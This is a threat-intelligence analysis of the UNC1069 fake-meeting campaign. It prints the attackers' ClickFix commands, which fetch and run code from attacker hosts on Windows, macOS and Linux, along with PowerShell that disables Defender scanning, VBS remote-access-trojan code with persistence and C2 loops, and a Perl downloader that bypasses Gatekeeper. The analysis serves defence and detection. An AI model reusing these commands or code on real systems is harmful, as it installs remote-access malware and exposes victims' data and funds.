

"Hello? I can't hear you": Investigating UNC1069's Fake Meeting Tactics

 validin.com/blog/i_cant_hear_you_unc1069

April 14, 2026



[Back](#)

"Hello? I can't hear you": Investigating UNC1069's Fake Meeting Tactics

[Efstratios Lontzetidis](#) and [Christos Fotopoulos](#) · April 14, 2026 · 15 min read
research



"Hello? I can't hear you": Investigating UNC1069's Fake Meeting Tactics

We expanded our research into the [recent UNC1069 campaign](#), which targets individuals by luring them into fraudulent meetings hosted by fake companies. Our analysis focuses on the diverse attack chains employed by the threat actors, as well as the scale and sophistication of their supporting infrastructure.

Key Points

- UNC1069, is a North Korean actor targeting cryptocurrency and Web3 professionals to facilitate financial theft.
- The group operates through fabricated corporate identities, engaging victims via platforms such as LinkedIn and Telegram with tailored partnership proposals. Victims are then invited to join fraudulent meetings hosted on platforms impersonating Zoom, Google Meet, or Microsoft Teams.

- These fake meeting environments are used not only to compromise victims' systems, but also to capture video and voice recordings, which are later reused in subsequent social engineering efforts.
- The attackers rely heavily on social engineering techniques, including ClickFix-style prompts and instructions to install supposed "missing" meeting SDKs, to deliver malicious payloads.
- Payloads are tailored to the victim's operating system (Linux, macOS, Windows), but share common functionality: downloading additional components, performing system reconnaissance, and awaiting further commands.
- The malware used appears to be updated variants of [Cabbage RAT](#).

Background

UNC1069 (overlapping with [Bluenoroff](#)) is a financially motivated North Korean threat actor reported by [Mandiant](#), known for conducting sophisticated social engineering campaigns. This cluster was also [responsible](#) for the recent Axios NPM package compromise. The group lures victims into fake meetings (e.g., Zoom, Google Meet, Microsoft Teams) with the objective of delivering malicious payloads.

Their primary targets are individuals and organizations in the financial and cryptocurrency sectors. The attackers aim to steal digital assets directly or leverage compromised access to pivot into other high-value targets. Ultimately, these operations are believed to support the North Korean regime's missile, nuclear, and espionage programs.

High Level Attack Chain




Figure 1. Diagram showing the full attack chain of the campaign.

The threat actors operate under [fraudulent venture capital personas](#), initiating contact through out-of-band channels such as LinkedIn and Telegram, often leveraging previously compromised accounts to increase credibility. They build rapport with targets and share scheduling links (e.g., via Calendly) to arrange meetings.

These links lead to fake meeting platforms hosted on attacker-controlled infrastructure, designed to closely mimic legitimate services like Google Meet, Zoom, and Microsoft Teams. The environments are highly convincing and may even include live participation from the attackers.

In some cases, the attackers incorporate video footage of [previously compromised victims](#) or deepfake representations of executives to enhance legitimacy. During the meeting, victims are intentionally led to believe that their microphone or webcam is malfunctioning. Attackers apply time pressure, urging them to quickly resolve the issue.

When victims attempt to enable their audio or video, they are presented with a ClickFix-style prompt, instructing them to copy and execute code under the pretense of fixing the problem.

The delivered payload varies depending on the victim's operating system (Linux, macOS, or Windows). These initial payloads act as downloaders, retrieving additional malicious components. The malware then collects system information, establishes persistence, and awaits further instructions or secondary payloads. The malware appears to be updated variants of Cabbage RAT.




Figure 2. Screenshot of an active ClickFix lure of this campaign. Source: <https://app.any.run/tasks/964b28d7-48e3-4e4d-bac4-27c388b2600c>

Technical Analysis

Voice and Video Collection

Multiple reports indicate that the threat actors leverage their fake meeting platforms to capture victims' audio and video, which are later reused in subsequent campaigns to enhance credibility and impersonation as it was also mentioned by [Kaspersky](#).

Analysis of a JavaScript sample [obtained](#) from [one](#) of these platforms further confirms this hypothesis.

The script initiates media capture through the browser's "navigator.mediaDevices.getUserMedia" API, explicitly requesting access to both the microphone and camera. This action requires user consent via standard browser permission prompts, making the activity appear legitimate from the user's perspective.

```
1 const stream = await navigator.mediaDevices.getUserMedia({
2   video: {
3     width: {
4       ideal: 1280
5     },
6     height: {
7       ideal: 720
8     }
9   },
10  audio: {
11    echoCancellation: true,
12    noiseSuppression: true
13  }
14 });
15
16 await transport.produce({
17   track: stream.getVideoTracks()[0]
18 });
19 await transport.produce({
20   track: stream.getAudioTracks()[0]
21 });
```

Figure 3. JavaScript code snippet from a fake meeting page that initiates browser access requests for microphone and camera.

Once access is granted, the script processes the media streams and transmits them in real time using WebRTC-based streaming. It establishes a transport connection and forwards the captured audio and video tracks to a remote server ([https://zoom.05ukweb\[.\]uk:3000](https://zoom.05ukweb[.]uk:3000)) via a WebSocket signaling channel, enabling live communication between participants.

```

1 n.current = sr("https://zoom.05ukweb.uk:3000", {
2   transports: ["polling", "websocket"],
3   ...
4 });
5
6   ...
7
8 s.current = a.current.createSendTransport({...})
9
10 s.current.on("produce", async ({ kind, rtpParameters }, callback) => {
11   n.current.emit("produce", {
12     transportId: e.id,
13     kind,
14     rtpParameters
15   }, (response) => {
16     callback({ id: response.id });
17   });
18 });
19
20 ...
21
22 await s.current.produce({ track: videoTrack });
23 await s.current.produce({ track: audioTrack });

```

Figure 4. JavaScript code snippet showing WebSocket connection to UNC1069-associated C2 domain.

This behavior indicates that media is not only captured but also streamed in real time, with the attacker-controlled server functioning as a media relay or routing hub.

In addition to live streaming, the script also implements local recording capabilities through the MediaRecorder API, potentially allowing the actors to store audio and video data for later use in social engineering operations.

```

1 const recorder = new MediaRecorder(stream);
2 recorder.ondataavailable = (e) => {
3   if (e.data && e.data.size > 0) {
4     // stored locally in memory
5   }
6 };

```

Figure 5. JavaScript code from the campaign's infrastructure, showcasing recording functionality.

Windows

On Windows systems, victims are [instructed](#) to press **Win + X → A** to open a terminal with administrative privileges. They are then prompted to paste and execute a set of commands that retrieve and run two distinct PowerShell scripts.

```
"set MEETING_ROOM='1567553423523';set
AUTH_API_TOKEN='sahfuehf29385hsdfuiewhf';set MEETING_JWT='zoom.us';set
UPDATE_METHOD='manual';set MEETING_SDK_VERSION='v7.14.3';set
MEETING_URL='https://zoom.05ukweb.uk';Start-Process powershell
-WindowStyle Hidden -Verb RunAs -ArgumentList '-Command "powershell -w h
-nop \"iex (Invoke-RestMethod
''https://zoom.05ukweb.uk/ft?id=ILE5RhFKdpzsb1gQqy%2FIfu46cuewAr8GfGjU%2
F9xxa%2B0AXfCEWxp6UYkf3NJ63QEc'' -UseBasicParsing)\\"";Start-Process
powershell -WindowStyle Hidden -Verb RunAs -ArgumentList '-Command
"powershell -w h -nop \"iex (Invoke-RestMethod
''https://us05web.zoom.us05.us?id=fjoxUZL58BTPV1HIB8h02ryFxDB0ngFq1zVLkX
MOJqB9dD4VaaTrZi3JsZRrJ8SfCNCL'' -UseBasicParsing)\\"";exit"
```

Figure 6. PowerShell snippet from a ClickFix lure for Windows-based victims.

Initial PowerShell Execution

The first PowerShell [script](#) issues a POST request (with the string “200” in the request body) to download the contents of a VBScript (VBS) file. The script writes this file to the system’s temporary directory and executes it twice using wscript.exe, passing the payload delivery URL along with the arguments “1” and “2”.

Subsequently, the script modifies system defenses by:

- Adding an exclusion for the **C:\Users** directory in Windows Defender
- Restarting the WinDefend service to apply the changes

```
$Body = "200"
$response = Invoke-WebRequest -Uri "https://zoom.05ukweb.uk/ft?topic=s"
-Method POST -Body $Body -UseBasicParsing
$vbsPath = Join-Path $env:TEMP "jxwvemh.vbs"
$response.Content | Out-File -FilePath $vbsPath
$wscript = "$env:WINDIR\System32\wscript.exe"
Start-Process -FilePath $wscript -ArgumentList @($vbsPath,
"zoom.05ukweb.uk/ft", 1)
Start-Process -FilePath $wscript -ArgumentList @($vbsPath,
"zoom.05ukweb.uk/ft", 2)
Add-MpPreference -ExclusionPath "C:\Users"
Restart-Service -Name Windefend -Force
```

Figure 7. Content of the first PowerShell payload for Windows-based victims.

VBS Payload (Cabbage / CageyChameleon RAT Variant)

The retrieved VBS payload appears to be an updated variant of CageyChameleon (Cabbage RAT), closely resembling the Cabbage RAT-B variant described in [“Unveiling the CryptoMimic”](#).

Execution begins by parsing command-line arguments and collecting host information, including:

- Current user
- System details

```
1  on error resume next
2  sc="sc"
3  ab=12
4  wsc="w"&sc
5  ab=ab+23
6  ab=ab+11
7  wsc=wsc&"rip"+"t.Sh"
8  ea=1
9  ab=ab-ea
10 wsc=wsc&"ell"
11 ab=ea+ab
12 set sh=CreateObject(wsc)
13
14 fcom="."
15 ent=Chr(13)+Chr(10)
16 tab=Chr(9)
17 uID=CStr(rand())
18 if WScript.Arguments.Length>1 then
19     uID=uID&WScript.Arguments.Item(1)
20 end if
21 if WScript.Arguments.Length>0 then
22     uu="ht"+"tps://"&WScript.Arguments.Item(0)
23 end if
24 sData=getInfo()
25 if IsNull(sData) then
26     sData=""
27 end if
28 sData="Username:"+tab+getUserName()+ent+sData
29
```

Figure 8. Content of the VBS payload revealing collection of system and user details.

A notable enhancement in this version is the introduction of a persistence mechanism. The malware creates a shortcut ([.lnk](#)) file in the Windows Startup folder, ensuring execution upon user login. When triggered, the shortcut launches wscript.exe, which re-executes the VBS payload with the original arguments (functionality not observed in earlier variants).

```

29
30 sf = sh.SpecialFolders("St" &"a"&"rt"&"up")
31 sn = "one"&"dr"&"iv"&"e.lnk"
32 sp = sf & "\" & sn
33
34 Set fso = CreateObject("Scr"&"ipt"&"ing."&"Fi"&"leS"&"yst"&"em"&"Ob"&"je"&"ct")
35
36 If fso.FileExists(sp) Then
37     fso.DeleteFile(sp)
38 End If
39
40 Set os = sh.CreateShortcut(sp)
41
42 os.TargetPath = "w"&"sc"&"ri"&"pt"&" "&"e"&"xe"
43 os.Arguments = ""&WScript.ScriptFullName &" " &WScript.Arguments.Item(0)&" " &WScript.Arguments.Item(1)
44
45 os.Save

```

Figure 9. Content of the VBS payload showing local persistence with a .lnk (shortcut) file in the Windows Startup folder, with light obfuscation.

The RAT communicates with its command-and-control (C2) server to:

- Exfiltrate collected host data
- Enumerate running processes (getProc)
- Collect installed Google Chrome extensions (gettexts)

The addition of browser extension collection is a new capability, likely aimed at identifying cryptocurrency wallet extensions or other high-value targets.

? zoom.05ukweb.uk

Network | ASCII text, with very long lines (655), with CRLF line terminators (10.14 kb)
Mime: text/plain Entropy: 5.54

Main HEX Preview

Current Time: 3/12/2026 8:57:44 AM
Username: DESKTOP-JGLLJLD\admin
Hostname: DESKTOP-JGLLJLD
OS Name: Microsoft Windows 10 Pro 64-bit
OS Version: 10.0.19045
Install Date: 08/24/2022
Boot Time: 3/12/2026 8:41:14 AM
Time Zone: (UTC -4 hours) Eastern Standard Time
CPU: AMD Ryzen 5 3500 6-Core Processor (x64)
Path: C:\Users\admin\AppData\Local\Temp\jxwvemh.vbs

Network Adapter: Intel(R) PRO/1000 MT Network Connection
MAC Address: 74:E7:94:2A:0E:41
IP Address: 192.168.100.10,fe80::f147:7cb9:2383:4edf
Subnet Mask: 255.255.255.0,64
Default Gateway: 192.168.100.2
DNS Server: 192.168.100.2

124 0 Registry
448 0 smss.exe
564 0 csrss.exe
644 0 wininit.exe
652 1 csrss.exe
716 1 winlogon.exe
788 0 services.exe
808 0 C:\WINDOWS\system32\lsass.exe
948 0 "fontdrvhost.exe"
956 1 "fontdrvhost.exe"

Figure 10. Summary of information sent towards the C2 from the VBS payload. Source: <https://app.any.run/tasks/964b28d7-48e3-4e4d-bac4-27c388b2600c>

```

47 sUri=""
48 url=uu+"?topic=v"+CStr(randID())+"&session="+uID
49 do while 1>0
50     psc=""
51     curDate = "Current Time:&tab&Date&" "&Time
52     pl=getProc()
53     pData=curDate+ent+sData+ent
54     if not IsNull(pl) then
55         pData=pData+pl
56     end if
57     pex=gettexts()
58     pData=pData+ent
59     if not IsNull(pl) then
60         pData=pData+pex
61     end if
62     res=post(url,pData)
63     if InStr(1,res,"20")<>0 then
64         psc=NStep(res)
65         if psc<>"" then
66             Execute(psc)
67             exit do
68         end if
69     elseif res = "21" then
70         exit do
71     end if
72     WScript.Sleep 10*1000
73 loop

```

Figure 11. Content of the VBS payload showing the inner workings of the C2 communication.

C2 communication is driven by response codes:

- 20 → Download, Base64-decode, and XOR-decrypt a secondary VBS payload, which is then executed in memory.
- 21 → Terminate execution.
- 22 → Keep-alive signal.

An important change in this variant is the removal of the “live shell” functionality, which previously allowed execution of inline VBS commands.

Second PowerShell Downloader

The second PowerShell [script](#) performs similar actions to the first, with one key difference: it uses an HTTP GET request to retrieve another VBS payload.

```

$response = Invoke-WebRequest -Uri "https://godlike-visit.online/2"
-Method GET -UseBasicParsing
$vbsPath = Join-Path $env:TEMP "5XaPfyj.vbs"
$response.Content
Out-File -FilePath $vbsPath
$wscript = "$env:WINDIR\System32\wscript.exe"
Start-Process -FilePath $wscript -ArgumentList @($vbsPath,
"https://godlike-visit.online", 1)
Start-Process -FilePath $wscript -ArgumentList @($vbsPath,
"https://godlike-visit.online", 2)
Add-MpPreference -ExclusionPath "C:\Users"
Restart-Service -Name Windefend -Force

```

Figure 12. Content of the second PowerShell payload for Windows-based victims that fetches another malicious VBS script but with an HTTP GET request this time.

Enhanced VBS Variant

This second VBS [sample](#) appears to build upon the previously analyzed version but introduces several improvements:

- Transition from simple string concatenation to structured code with explicitly declared variables.
- Implementation of basic error handling mechanisms.
- Adoption of JSON-based communication.
- Presence of developer comments, suggesting the malware is still under active development.

Like earlier variants, execution begins with argument parsing. However, this version introduces a fallback URL, used if no command-line argument is provided.

```

1  ' m.vbs - Generates execute session id (random unsigned int32), collects getinfo-style data, POSTs to /info every 10 seconds; acts on Down & Ex
2  On Error Resume Next
3
4  Randomize
5  ' Generate execute session id as soon as the script starts (random 0 .. 4294967295)
6  Dim uuid, baseUrl
7  uuid = GenerateExecuteId()
8  If WScript.Arguments.Count >= 1 Then
9      baseUrl = Trim(WScript.Arguments(0))
10 Else
11     baseUrl = "https://godlike-visit.online"
12 End If
13 baseUrl = Replace(Replace(baseUrl, Chr(34), ""), " ", "")
14
15 fcom = ". "
16 ent = Chr(13) + Chr(10)
17 tab = Chr(9)

```

Figure 13. Content of the second VBS payload showing the use of a fallback URL for C2 communication.

Unlike the previous sample, this variant does not implement persistence, instead focusing directly on C2 communication.

```
19 Do While True
20     sData = "UUID:" & tab & uuid & ent
21     Err.Clear
22     sData = sData & "Username:" & tab & getUName() & ent
23     Err.Clear
24     sData = sData & getInfo()
25     Err.Clear
26     p1 = getProc()
27     If Not IsNull(p1) And p1 <> "" Then
28         sData = sData & ent & p1 & ent & gettexts()
29     End If
30     ' Remove null chars so WinHttp Send does not truncate body
31     sData = Replace(sData, Chr(0), "")
32     Dim postResp
33     postResp = post(baseUrl & "/info", sData)
34     If Len(postResp) > 0 Then
35         handlePostResponse postResp, baseUrl
36     End If
37     WScript.Sleep 5 * 1000
38 Loop
```

Figure 14. Content of the VBS payload showing improved communication with the C2.

C2 responses are now processed via the handlePostResponse procedure, which supports a more flexible command structure compared to earlier numeric codes.

Command	Description
kill	Terminates malware execution
In-Memory	Executes VBScript payloads directly in memory
Disk	Downloads a file from the C2, saves it in the Temp directory, and executes it (e.g., DLL payloads)

```

285 Sub handlePostResponse(jsonStr, baseUrl)
286   re.Pattern = """"uuid"""\s*:\s*""{[^\s]*}""""
287   Set m = re.Execute(jsonStr)
288   If m.Count > 0 Then uuidVal = m(0).SubMatches(0) Else uuidVal = ""
289   If StrComp(execType, "In-Memory", 1) = 0 Then
290     ' In-Memory: content is VBScript in the response; run it with Execute(), passing params (no file, no %1).
291     Dim ExecuteParams
292     contentVal = ExtractJsonStringValue(jsonStr, "content")
293     If Len(contentVal) = 0 Then Exit Sub
294     ExecuteParams = paramsVal
295     PostStatus baseUrl, uuidVal, "Downloaded"
296     Execute contentVal
297     PostStatus baseUrl, uuidVal, "Executed"
298   ElseIf StrComp(execType, "Disk", 1) = 0 Then
299     ' Disk: GET /3?payload=... via MSXML2.XMLHTTP, save to temp with ADO.Stream, then execute with params
300     Dim getUrl, hGet, ado, tmpPath, fso, payloadFileName
301     Set fso = CreateObject("Scripting.FileSystemObject")
302     Set shell = CreateObject("WScript.Shell")
303     payloadFileName = fso.GetFileName(payloadVal)
304     If Len(payloadFileName) = 0 Then payloadFileName = "payload"
305     tmpPath = shell.ExpandEnvironmentStrings("%TEMP%") & "\\" & payloadFileName
306     getUrl = baseUrl & "/3?payload=" & Server.URLEncode(payloadVal)
307     Set hGet = CreateObject("WinHttp.WinHttpRequest.5.1")
308     hGet.Open "GET", getUrl, False
309     hGet.Send
310     If hGet.Status <> 200 Then Exit Sub
311     Set ado = CreateObject("ADODB.Stream")
312     ado.Type = 1
313     ado.Open
314     ado.Write hGet.ResponseBody
315     ado.SaveToFile tmpPath, 2
316     ado.Close
317     PostStatus baseUrl, uuidVal, "Downloaded"
318     ' Replace %1 in paramsVal with tmpPath and execute the resulting command (arbitrary command).
319     Dim paramsSubst
320     paramsSubst = Replace(paramsVal, "%1", tmpPath)
321     If Len(Trim(paramsSubst)) > 0 Then
322       shell.Run paramsSubst, 0, False
323     Else
324       shell.Run "cmd /c start "" "" & tmpPath & """, 0, False
325     End If
326     PostStatus baseUrl, uuidVal, "Executed"
327   End If
328 End Sub

```

Figure 15. Content of the handlePostResponse VBS procedure showing the evolution of the C2 commands.

A newly introduced PostStatus procedure reports execution status back to the C2 server. This function is invoked both before and after payload execution, sending:

- A unique task UUID.
- Execution state (e.g., "Downloaded" or "Executed").

This enhancement improves task tracking and operational visibility for the threat actors.

```

193 Sub PostStatus(baseUrl, uuidVal, statusVal)
194   On Error Resume Next
195   statusUrl = baseUrl & "/status"
196   If Right(baseUrl, 1) = "/" Then statusUrl = baseUrl & "status"
197   body = "{""uuid"":"" & Replace(Replace(uuidVal, "\", "\", """"), """, """"), ""status"":"" & Replace(Replace(statusVal, "\", "\", """"), """, """"), """"}"
198   Set hReq = CreateObject("WinHttp.WinHttpRequest.5.1")
199   hReq.Open "POST", statusUrl, False
200   hReq.SetRequestHeader "Content-Type", "application/json"
201   hReq.Send body
202 End Sub

```

Figure 16. Content of the PostStatus VBS procedure which reports execution status of commands back to the C2 server.

macOS

On macOS systems, victims are instructed to press Cmd (⌘) + Space, search for Terminal, and execute a series of commands. These commands retrieve and run multiple payloads, including two Mach-O binaries and Perl-based scripts on other occasions.

```
MEETING_ROOM='1567553423523' AUTH_API_TOKEN='sahfuehf29385hsdfuiewhf'
MEETING_JWT='zoom.us' UPDATE_METHOD='manual'
MEETING_SDK_VERSION='v7.14.3' MEETING_URL='https://us07zoom.meetingapp.us'
curl -L -A "macintosh"
"https://zoom.05ukweb.uk/ft?id=llE5RhFKdpzsb1gQqy%2FIfu46cuedAr8GfGjU%2F9xxa
%2B0AXfCEWxp6UYkf3NJ63QEc" -o $TMPDIR/ZoomSDK1.bin && chmod +x
$TMPDIR/ZoomSDK1.bin && nohup $TMPDIR/ZoomSDK1.bin zoom.05ukweb.uk/ft zoom
> /dev/null 2>&1 & curl -L -A "macintosh"
"https://us05web.zoom.us05.us?id=XLNsx7PjMvbC5PGLT6vJwQWD_zAyfwY2C3a0WxLy
Pm1VDoVPSU-z2f3V-7_5yGGd_g50" -o $TMPDIR/ZoomSDK2.bin && chmod +x
$TMPDIR/ZoomSDK2.bin && nohup $TMPDIR/ZoomSDK2.bin
https://us05web.zoom.us05.us zoom > /dev/null 2>&1 &
```

Figure 17. Code snippet from a ClickFix lure for MacOS-based victims.

Mach-O Downloader

The first Mach-O [binary](#) functions as a downloader that masquerades as legitimate software, such as Zoom, Google applications, or system updates.

Its core capabilities include:

- C2 Communication: Connects to attacker-controlled infrastructure (e.g., [zoom\[.\]us07-web\[.\]us](#)) to download ZIP-compressed payloads and perform beaconing via curl.
- Gatekeeper Bypass: Removes macOS quarantine attributes using `xattr -rc`, allowing execution of untrusted files.
- Code Signing Evasion: Applies ad-hoc signatures to downloaded binaries using `codesign` to facilitate execution.

Mach-O RAT (NukeSped)

The second Mach-O file downloaded seems to be a Remote Access Trojan (RAT). Current detections on VirusTotal classify this [sample](#) as [NukeSped](#), a remote access trojan (RAT) commonly associated with North Korea's Lazarus Group.

Perl Downloader

In another variation, a similar infection chain is implemented using a Perl-based [downloader](#) targeting macOS systems, instead of Mach-O.

This script:

- Establishes communication with a remote server ([45.61.157\[.\]248](#)) via repeated HTTP POST requests until a payload is successfully retrieved.
- Saves the downloaded payload as a Perl file in the system's temporary directory.
- Modifies file permissions to make it executable.
- Executes the payload in two separate processes, passing the C2 address and predefined arguments.

Following execution of the secondary payload, the script proceeds to:

- Download a ZIP archive from the same server, disguised as a Zoom application.
- Extract the archive contents.
- Remove quarantine attributes to bypass macOS security prompts.
- Apply forced code signing to the application bundle.
- Launch the application.

```

8 my $server_url = '45.61.157.248/ft';
9 my $randstr    = 'dagger';
10
11 my $tmpdir = $ENV{'TMPDIR'} || File::Spec->tmpdir() || '/tmp/';
12 $tmpdir .= '/' unless $tmpdir =~ m|/$|; # ensure tmpdir ends with a slash
13
14 my $outfile    = "$tmpdir$randstr.pl";
15 my $url        = "http://$server_url?topic=s&gt=204";
16
17
18 eval {
19     my $ua = LWP::UserAgent->new(
20         timeout => 15,
21         ssl_opts => { verify_hostname => 1 }
22     );
23
24     my $req = HTTP::Request->new('POST', $url);
25     $req->header('Content-Type' => 'text/html');
26     $req->content('gt=204'); # ☒ raw text body
27
28     my $res;
29     my $attempt = 1;
30     while (1) {
31         $res = $ua->request($req);
32
33         if ($res->is_success) {
34             last; # Exit loop on success
35         }
36
37         $attempt++;
38         sleep(1); # Brief delay before retry
39     }
40
41     if ($res->is_success) {
42         my $content = $res->decoded_content // $res->content;
43         my $content_length = length($content);
44
45         open my $fh, '>', $outfile or die "Cannot write $outfile: $!";
46         print {$fh} $content;
47         close $fh;

```

Figure 18. Code snippet showing the download of another Perl script from a C2 server.

```

52     my $pid1 = fork();
53     die "fork failed: $!" unless defined $pid1;
54     if ($pid1 == 0) {
55         exec 'perl', $outfile, $server_url, '1', '2';
56         exit 1;
57     }
58
59     my $pid2 = fork();
60     die "fork failed: $!" unless defined $pid2;
61     if ($pid2 == 0) {
62         exec 'perl', $outfile, $server_url, '3', '4';
63         exit 1;
64     }
65
66     # my $url = 'https://zoom.us/join?url=I0yW10f89jN5hY7x1Z1qbpGSDwXLRjo4qUTCzcdn04%2BDazdmMHqZrFXbX%2BnT2BSW';
67
68     my $url = "http://$server_url?topic=s&gt=206";
69
70     my $zip = "${tmpdir}ZoomApp.zip";
71     my $app = "${tmpdir}ZoomApp.app";
72
73     sub run {
74         my @cmd = @_;
75         system(@cmd) == 0 or die "Failed: @cmd";
76     }
77
78     run("curl", "-L", "-A", "macintosh", "-o", $zip, $url);
79     run("unzip", "-o", $zip, "-d", $tmpdir);
80     run("xattr", "-rc", $app);
81     run("codesign", "--force", "--deep", "--sign", "-", $app);
82     run("open", $app);
83
84     waitpid($pid1, 0);
85     waitpid($pid2, 0);
86
87 }
88 1;
89 or do {
90     my $error = $@ || "Unknown error";

```

Figure 19. Code snippet showing the execution of the downloaded Perl script, and fetching and opening a malicious application.

Linux

On Linux systems, victims are [instructed](#) to press Ctrl + Alt + T, resulting in opening the terminal, and then they are prompted to paste and execute the following commands which include fetching and running an ELF downloader.

```
export MEETING_ROOM='1567553423523'; export
AUTH_API_TOKEN='sahfuehf29385hsdfuiewhf'; export MEETING_JWT='zoom.us';
export UPDATE_METHOD='manual'; export MEETING_SDK_VERSION='v7.14.3';
export MEETING_URL='https://zoom.05ukweb.uk';
URL='https://zoom.05ukweb.uk/ft?id=4gP31rIcUAaHeabZ93HH6Zsqd%2FmL%2Ba9oL
KYHGSBopXdB01N1G4J7vj7BrSmJ0ubP%2BQIXhfrphX0Ds8rXfJUAA%3D%3D'; {
command -v wget >/dev/null 2>&1 && wget -qO /tmp/ftbin -U "linux" "$URL"
|| python3 -c 'import sys,urllib.request;
urllib.request.urlretrieve(sys.argv[1], sys.argv[2])' "$URL" /tmp/ftbin;
} && chmod +x /tmp/ftbin && sudo /tmp/ftbin && exit
```

Figure 20. Code snippet from a ClickFix lure for Linux-based victims.

ELF Downloader

The ELF [binary](#) functions as a downloader, closely resembling the initial PowerShell stage observed in the Windows infection chain.

Execution begins with the binary parsing its command-line arguments. If an argument is provided, it is used as the command-and-control (C2) endpoint, otherwise, the malware falls back to a hardcoded default URL.

```
61 if (param_1 < 2) {
62     /* try { // try from 00116bf2 to 00116bf6 has its CatchHandler @ 00116c55 */
63     std::__cxx11::basic_string<>::assign((basic_string<> *)$pDomain,"zoom.us07-web.us/ft");
64 }
65 else {
66     /* try { // try from 001168ef to 00116908 has its CatchHandler @ 00116c55 */
67     std::__cxx11::basic_string<>::assign((basic_string<> *)$pDomain,*(char **) (param_2 + 8));
68 }
```

Figure 21. Snippet showing the use of a fallback C2 endpoint in the ELF binary.

The downloader determines a suitable working directory via the `getTmpDir` function by:

- Retrieving the `$TMPDIR` environment variable.
- Falling back to `/tmp/` if the variable is not set.
- Appending a randomly generated string (via `getRandomStr`) to construct a unique file path.

This approach helps evade detection and avoids filename collisions.

The next stage is downloaded using a dedicated function (`httpPostSave`), which repeatedly attempts retrieval until successful. This function leverages the `curl` utility with the following characteristics:

- HTTP Method: **POST**.
- User-Agent: "**linux**"
- Headers: **Content-Type: text/html**.
- Output: Saved to **<Temp Directory>/<Random>.bin**.
